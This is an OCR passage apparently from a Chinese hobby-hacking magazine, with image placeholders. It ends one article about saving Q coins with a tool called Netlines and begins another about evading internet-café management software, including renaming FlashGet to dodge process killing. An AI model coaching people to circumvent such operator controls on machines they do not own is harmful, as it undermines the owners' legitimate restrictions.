


图 4






图 5


原理很简单吧！其实我觉得真的没什么技术含量，不过对广大没有多少Q币的朋友们来说，应该是有点用处啊，能省则省嘛！

（本文涉及到的Netlines，光盘有收录）



网吧黑客





网吧下载文件随我来

王明浩

现在有好多网吧都使用了无盘系统，还有各种各样的网管软件，给我们自由上网以及下载东西带来了很多不便。

看了2004年第6期杂志的小鸡快跑中那些方法，特别是利用QQ邮箱突破限制下载文件，觉得非常不错，于是激活了自己QQ邮箱（大家可以到http://mail.qq.com去激活），给自己发了封含有flashget的邮件。到了网吧后打开QQ邮箱接收邮件，果然顺利得把flashget下载了下来，然后就是安装了，安装成功后，正当得意之时，运行flashget，机器出现死机现象，接着弹出如下对话框（图1）。




图1

我晕~~~这里居然连flashget也不能运行。停下来想想，当运行flashget时网管软件就把其进程给kill掉了，是不是网管软件依据的是flashget的进程名来kill的呢？于是打算把flashget的主程序名改了，可是当我把鼠标放在图标上右击时却发现“复制”、“粘贴”以及“重命名”这些都是灰色的（图2）。这网管软件设置得可真是BT啊！现在好像是没有什么招了，只好先回家想想办法。

